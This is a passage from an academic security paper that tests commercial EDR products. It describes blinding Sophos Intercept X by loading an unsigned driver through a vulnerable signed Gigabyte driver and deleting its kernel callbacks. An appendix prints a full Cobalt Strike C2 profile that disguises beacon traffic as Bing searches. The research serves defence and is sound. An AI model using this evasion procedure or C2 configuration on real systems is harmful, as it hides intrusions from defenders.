


Figure 32. Deleting the callback necessary.




Figure 33. Patching the ETWTi function necessary.




Figure 34. Sample Alert caused by `Dumpert`.

5.2. Attacking Sophos Intercept X

For this EDR, our approach is quite different. We utilize a legitimate and signed driver that is vulnerable, and, by exploiting it, we may access the kernel and load a custom unsigned driver. The tools we will be using are going to be `TelemetrySourcerer` (https://github.com/jthuraisamy/TelemetrySourcerer accessed on 8 July 2021) that will provide us with the unsigned driver that will actually suppress the callbacks for us, and we will communicate with it through an application that will provide us with a GUI, as well as gdrv-loader (https://github.com/alxbrn/gdrv-loader accessed on 8 July 2021) that will exploit the vulnerable driver of Gigabyte and load our driver. Beyond Sophos Intercept X, `TelemetrySourcerer` can be used in other EDR referred in this work, but, for the sake of simplicity and clarity, we use it only for this EDR use case here.Note that the EDR was in block mode for these tests, but we managed to bypass it and completed our task without raising any alerts; see Figures 35 and 36.




Figure 35. Loading an unsigned driver via `gdrv-loader`.




Figure 36. Deleting Sophos' callbacks via Telemetry Sourcerer's UI.

Once we suppress all the callbacks by the `sophosed.sys` driver, the EDR cannot monitor, among others, process creations and filesystem activities. Therefore, one may easily execute arbitrary code on the tools without the EDR identifying them, e.g., one may launch Mimikatz and remain uninterrupted, clearly showing the EDR's inability to 'see' it; see Figure 37.




Figure 37. Running mimikatz without interruption.

Nevertheless, the user-mode hooks are still in place. Therefore, tools, like `Shellycoat` of `AQUARMOURY` and the `Unhook-BOF` (https://github.com/rsmudge/unhook-bof last accessed: 8 July 2021), for Cobalt Strike may remove them for a specific process or the beacon's current process; see Figure 38.




Figure 38. Sophos's usermode API hooks.

6. Conclusions

Throughout this work, we went through a series of attack vectors used by advanced threat actors to infiltrate organizations. Using them, we evaluated state-of-the-art EDR solutions to assess their reactions, as well as the produced telemetry. In this context, we provided an overview for each EDR and the measures used to detect and respond to an incident. Quite alarmingly, we illustrate that no EDR can efficiently detect and prevent the four attack vectors we deployed. In fact, the DLL sideloading attack is the most successful attack as most EDRs fail to detect, let alone block, it. Moreover, we show that one may efficiently blind the EDRs by attacking their core, which lies within their drivers at the kernel level. In future work, we plan to assess positive, false negative, and false positive results produced by different EDRs to measure the noise that blue teams face in real-world scenarios. Moreover, the response time of EDRs will be measured as some EDRs may report attacks with huge delays, even if they have mitigated them. These aspects may significantly impact the work of blue teams and have not received the needed coverage in the literature.

Beyond Kaspersky's hooking solution, vendors may opt for other approaches (https://github.com/rajiv2790/FalconEye accessed on 8 July 2021) with possible stability issues. However, most vendors prefer to use cloud sandboxes for analysis as this prevents computational overhead. It should be noted that attackers may use signed drivers and hypervisors, e.g., Kaspersky's, to launch their attacks and hook the kernel without issues in rootkits.

Unfortunately, no solution can provide complete security for an organization. Despite the significant advances in cybersecurity, an organization needs to deploy a wide array of tools to remain secure and not solely depend on one solution. Moreover, manual assessment of security logs and a holistic overview of the events are needed to prevent cyber attacks, especially APTs. Due to the nature of the latter, it is essential to stress the human factor [20–22], which in many cases is the weakest link in the security chain and is usually exploited to get initial access to an organization. Organizations must invest more in their blue teams so that they do not depend on the outputs of a single tool and learn to respond to beyond a limited set of specific threats. This will boost their capacity and raise the bar enough to prevent many threat actors from penetrating their systems. Moreover, by increasing their investments on user awareness campaigns and training regarding the modus operandi of threat actors, the organization's overall security will

significantly increase. Finally, the introduction of machine learning and AI in security is expected to improve the balance in favor of the blue teams in mitigating cyber attacks as significant steps have already been made by researchers. Advanced pattern recognition and correlation algorithms are finding their way in security solutions, and EDRs, in particular, detecting or even preventing many cyber attacks in their early stages, decreasing their potential impact.

The tighter integration of machine learning and artificial intelligence in current EDRs must be accompanied by the use of explainability and interpretable frameworks. The latter may enable both researchers and practitioners to understand the reasons behind false positives and facilitate in reducing them. Moreover, the potential use of this information as digital evidence with a proper argumentation in a court of law will lead more researchers to devote more efforts in this aspect in the near future. Finally, the efficient collection of malicious artefacts is a challenge as, beyond the veracity of the data that have to be processed, their volume and velocity imply further constraints for the monitoring mechanisms. The security mechanisms not only have to be applied in a timely manner, but they also have to be made in a seamless way so that they do not hinder the running applications and services. Therefore, researchers have to find better sampling and feature extraction methods to equip EDRs to allow them to collect the necessary input without hindering the availability and operations of the monitored systems.

Author Contributions: Conceptualization, G.K. and C.P.; methodology, G.K. and C.P.; software, G.K.; validation, G.K. and C.P.; investigation, G.K. and C.P.; data curation, G.K. and C.P.; writing—original draft preparation, G.K. and C.P.; writing—review and editing, G.K. and C.P.; visualization, G.K. and C.P.; supervision, C.P.; project administration, C.P.; funding acquisition, C.P. All authors have read and agreed to the published version of the manuscript.

Funding: This work was supported by the European Commission under the Horizon 2020 Programme (H2020), as part of the projects CyberSec4Europe (https://www.cybersec4europe.eu accessed on 8 July 2021) (Grant Agreement no. 830929) and *LOCARD* (https://locard.eu accessed on 8 July 2021) (Grant Agreement no. 832735). The content of this article does not reflect the official opinion of the European Union. Responsibility for the information and views expressed therein lies entirely with the authors.

Acknowledgments: G. Karantzas dedicates this work in loving memory of Vasilis Alivizatos (1938–2021).

Conflicts of Interest: The authors declare no conflict of interest.

Appendix A. Cobalt Strike Malleable C2 Profile

Listing A1. Cobalt Strike malleable C2 profile.

```
https-certificate {
set keystore "a-banking.com.store";
set password "REDACTED";
}
set sleeptime "2100";
set jitter    "10";
set maxdns    "242";
set useragent "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0)";
set dns_idle "8.8.4.4";
http-get {
set uri "/search/";
client {
header "Host" "www.a-banking.com";
header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
header "Cookie" "DUP=Q=sSVBQtOPvz67FQGHOSGQUVE&Q=821357393&A=6&CV";
metadata {
base64url;
parameter "q";
```

```
}
parameter "go" "Search";
parameter "qs" "bs";
parameter "form" "QBRE";
}
server {
header "Cache-Control" "private, max-age=0";
header "Content-Type" "text/html; charset=utf-8";
header "Vary" "Accept-Encoding";
header "Server" "Microsoft-IIS/8.5";
header "Connection" "close";
output {
netbios;
prepend "<!DOCTYPE html><html lang=\"en\" xml:lang=\"en\" xmlns=\"http://www.w3.org/1999/xhtml\"
↪  xmlns:Web=\"http://schemas.
live.com/Web
/\"><script type=\"text/javascript\">//<![CDATA[si_ST=new Date;//]]></script><head><!--pc--><title>Bing</title><meta
↪  content=\"text/html; charset=utf-8\" http-equiv=\"content-type\" /><link
↪  href=\"/search?format=rss&amp;q=canary&amp;go=Search&amp;qs=bs&amp;form=QBRE\" rel=\"alternate\" title=\"XML\"
↪  type=\"text/xml\" /><link href=\"/search?format=rss&amp;q=canary&amp;go=Search&amp;qs=bs&amp;form=QBRE\"
↪  rel=\"alternate\" title=\"RSS\" type=\"application/rss+xml\" /><link href=\"/sa/simg/bing_p_rr_teal_min.ico\"
↪  rel=\"shortcut icon\" /><script type=\"text/javascript\">//<![CDATA[";
append "G={ST:(si_ST?si_ST:new Date),Mkt:\"en-US\",RTL:false,Ver:\"53\",IG:\"RcAjyxgJIzSo1gxEx2lLx5FGE36hjuXg\",
EventID:\"fhqcX9i5ngaxZ5XsJ2Kgey7PKIR5l14k\",MN:\"SERP\",V:\"web\",P:\"SERP\",DA:\"CO4\",
SUIH:\"meYGIBcAfjKoojaWfPRGvi\", gpUrl:\"/fd/ls/GLinkPing.aspx?\"
}; _G.lsUrl=\"/fd/ls/l?IG=\"+_G.IG ;curUrl=\"http://www.
bing.com/search\";function si_T(a){ if(document.images){_G.GPImg=new
↪  Image;_G.GPImg.src=_G.gpUrl+\"IG=\"+_G.IG+\"&\"+a;}return true;};//]]></script><style
↪  type=\"text/css\">.sw_ddbk:after,.sw_ddw:after,.sw_ddgn:after,.sw_poi:after,.sw_poia:after,
.sw_play:after,.sw_playa:after,.sw_playd:after,.sw_playp:after,.sw_st:after,.sw_sth:after,.sw_ste:
after,.sw_st2:after,.sw_plus:
↪  after,.sw_tpcg:after,.sw_tpcw:after,.sw_tpcbk:after,.sw_arwh:after,.sb_pagN:after,.sb_pagP:after,.sw_up:after,
.sw_down:after,.b_expandToggle:
after,.sw_calc:after,.sw_fbi:after,";
print;
}
}
}
http-post {
set uri "/Search/";
set verb "GET";
client {
header "Host" "www.a-banking.com";
header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
header "Cookie" "DUP=Q=H87cos1opc7Klawe6Lc8jR9&K=733873714&A=5&LE";
output {
base64url;
parameter "q";
}
parameter "go" "Search";
parameter "qs" "bs";
id {
base64url;
parameter "form";
}
}
server {
header "Cache-Control" "private, max-age=0";
header "Content-Type" "text/html; charset=utf-8";
header "Vary" "Accept-Encoding";
```

```
header "Server" "Microsoft-IIS/8.5";
header "Connection" "close";
output {
netbios;
prepend "<!DOCTYPE html><html lang=\"en\" xml:lang=\"en\" xmlns=\"
http://www.w3.org/1999/xhtml\" xmlns:
Web=\"
http://schemas.live.com/Web/\">
<script type=\"text/javascript\">//<![CDATA[si_ST=new Date;//]]></script><head><!--pc--><title>
Bing</title><meta content=\"text/html; charset=utf-8\" http-equiv=\"content-type\" /><link
 ↪  href=\"/search?format=rss&amp;q=canary&amp;
go=Search&amp;qs=bs&amp;form=QBRE\" rel=\"alternate\" title=\"XML\" type=\"text/xml\" /><link
 ↪  href=\"/search?format=rss&amp;q=canary&amp;
go=Search&amp;qs=bs&amp;form=QBRE\" rel=\"alternate\" title=\"RSS\" type=\"application/rss+xml\" /><link
 ↪  href=\"/sa/simg/bing_p_rr_teal_min.ico\"
rel=\"shortcut icon\" /><script type=\"text/javascript\">//<![CDATA[";
append "G={ST:(si_ST?si_ST:new Date),Mkt:\"en-US\",RTL:false,Ver:\"53\",IG:\"Ekf15rVExpRhlduPXXHkQDisEd1YRD1A\",
 ↪  EventID:\"YXSxDqQzK1KnqZVSVLLiQVqtwtRGMVE9\",MN:\"SERP\",V:\"web\",P:\"SERP\",DA:\"CO4\",
SUIH:\"OBJhNcrOC72Z3mr21coFQw\"
,gpUrl:\"/fd/ls/GLinkPing.aspx?\" }; _G.lsUrl=\"
/fd/ls/l?IG=\"+_G.IG ;curUrl=\"http://www.bing.com/search\";function si_T(a){ if(document.images){_G.GPImg=new
 ↪  Image;_G.GPImg.src=_G.gpUrl+\"IG=\"+_G.IG+\"&\"+a;}return true;};//]]></script><style
 ↪  type=\"text/css\">.sw_ddbk:after,.sw_ddw:after,.sw_ddgn:after,.sw_poi:after,.sw_poia:after,.sw_play:after,
.sw_playa:after,.sw_playd:after,.sw_playp:after,.sw_st:after,.sw_sth:after,.sw_ste:after,.sw_st2:after,.sw_plus:after,
.sw_tpcg:after,.sw_tpcw:after,.sw_tpcbk:after,.sw_arwh:after,.sb_pagN:after,.sb_pagP:after,.sw_up:after,
.sw_down:after,.b_expandToggle:after,.sw_calc:after,.sw_fbi:after,";
print;
}
}
}
http-stager {
server {
header "Cache-Control" "private, max-age=0";
header "Content-Type" "text/html; charset=utf-8";
header "Vary" "Accept-Encoding";
header "Server" "Microsoft-IIS/8.5";
header "Connection" "close";
}
}
```

References

1. Forum, W.E. Wild Wide Web Consequences of Digital Fragmentation. Available online: https://reports.weforum.org/global-risks-report-2020/wild-wide-web/ (accessed on 8 July 2021).
2. Oltsik, J. 2017: Security Operations Challenges, Priorities, and Strategies. Available online: http://pages.siemplify.co/rs/182-SXA-457/images/ESG-Research-Report.pdf (accessed on 8 July 2021).
3. Chuvakin, A. Named: Endpoint Threat Detection & Response. Available online: https://blogs.gartner.com/anton-chuvakin/2013/07/26/named-endpoint-threat-detection-response/ (accessed on 8 July 2021).
4. Campfield, M. The problem with (most) network detection and response. *Netw. Secur.* **2020**, *2020*, 6–9. [CrossRef]
5. Hassan, W.U.; Bates, A.; Marino, D. Tactical provenance analysis for endpoint detection and response systems. In Proceedings of the 2020 IEEE Symposium on Security and Privacy (SP), San Francisco, CA, USA, 18–21 May 2020; pp. 1172–1189.
6. Chen, P.; Desmet, L.; Huygens, C. A study on advanced persistent threats. In *IFIP International Conference on Communications and Multimedia Security*; Springer: Berlin/Heidelberg, Germany, 2014; pp. 63–72.
7. Giura, P.; Wang, W. A Context-Based Detection Framework for Advanced Persistent Threats. In Proceedings of the 2012 International Conference on Cyber Security, Alexandria, VA, USA, 14–16 December 2012; pp. 69–74. [CrossRef]
8. Sood, A.K.; Enbody, R.J. Targeted Cyberattacks: A Superset of Advanced Persistent Threats. *IEEE Secur. Priv.* **2013**, *11*, 54–61. [CrossRef]

9. Brogi, G.; Tong, V.V.T. Terminaptor: Highlighting advanced persistent threats through information flow tracking. In Proceedings of the 2016 8th IFIP International Conference on New Technologies, Mobility and Security (NTMS), Larnaca, Cyprus, 21–23 November 2016; pp. 1–5.
10. Alshamrani, A.; Myneni, S.; Chowdhary, A.; Huang, D. A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities. *IEEE Commun. Surv. Tutorials* **2019**, *21*, 1851–1877. [CrossRef]
11. Mansfield-Devine, S. Fileless attacks: Compromising targets without malware. *Netw. Secur.* **2017**, *2017*, 7–11. [CrossRef]
12. Campbell, C.; Graeber, M.; Goh, P.; Bayne, J. Living Off The Land Binaries and Scripts. Available online: https://lolbas-project.github.io/ (accessed on 8 July 2021).
13. Hutchins, E.M.; Cloppert, M.J.; Amin, R.M. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Lead. Issues Inf. Warf. Secur. Res.* **2011**, *1*, 80.
14. Strom, B.E.; Applebaum, A.; Miller, D.P.; Nickels, K.C.; Pennington, A.G.; Thomas, C.B. Mitre att&ck: Design and philosophy. *Tech. Rep.* **2018**.
15. Symantec Enterprise. Threat Landscape Trends—Q3 2020. Available online: https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/threat-landscape-trends-q3-2020 (accessed on 8 July 2021).
16. Microsoft. Memory-Mapped Files. Available online: https://docs.microsoft.com/en-us/dotnet/standard/io/memory-mapped-files (accessed on 8 July 2021)
17. Osborne, C. Hackers Exploit Windows Error Reporting Service in New Fileless Attack. Available online: https://www.zdnet.com/article/hackers-exploit-windows-error-reporting-service-in-new-fileless-attack/ (accessed on 8 July 2021)
18. Apostolopoulos, T.; Katos, V.; Choo, K.K.R.; Patsakis, C. Resurrecting anti-virtualization and anti-debugging: Unhooking your hooks. *Future Gener. Comput. Syst.* **2021**, *116*, 393–405. [CrossRef]
19. de Plaa, C. Red Team Tactics: Combining Direct System Calls and sRDI to bypass AV/EDR. Available online: https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/ (accessed on 8 July 2021)
20. Luo, X.; Brody, R.; Seazzu, A.; Burd, S. Social Engineering: The Neglected Human Factor for Information Security Management. *Inf. Resour. Manag. J. (IRMJ)* **2011**, *24*, 1–8. [CrossRef]
21. Metalidou, E.; Marinagi, C.; Trivellas, P.; Eberhagen, N.; Skourlas, C.; Giannakopoulos, G. The human factor of information security: Unintentional damage perspective. *Procedia-Soc. Behav. Sci.* **2014**, *147*, 424–428. [CrossRef]
22. Ghafir, I.; Saleem, J.; Hammoudeh, M.; Faour, H.; Prenosil, V.; Jaf, S.; Jabbar, S.; Baker, T. Security threats to critical infrastructure: The human factor. *J. Supercomput.* **2018**, *74*, 4986–5002. [CrossRef]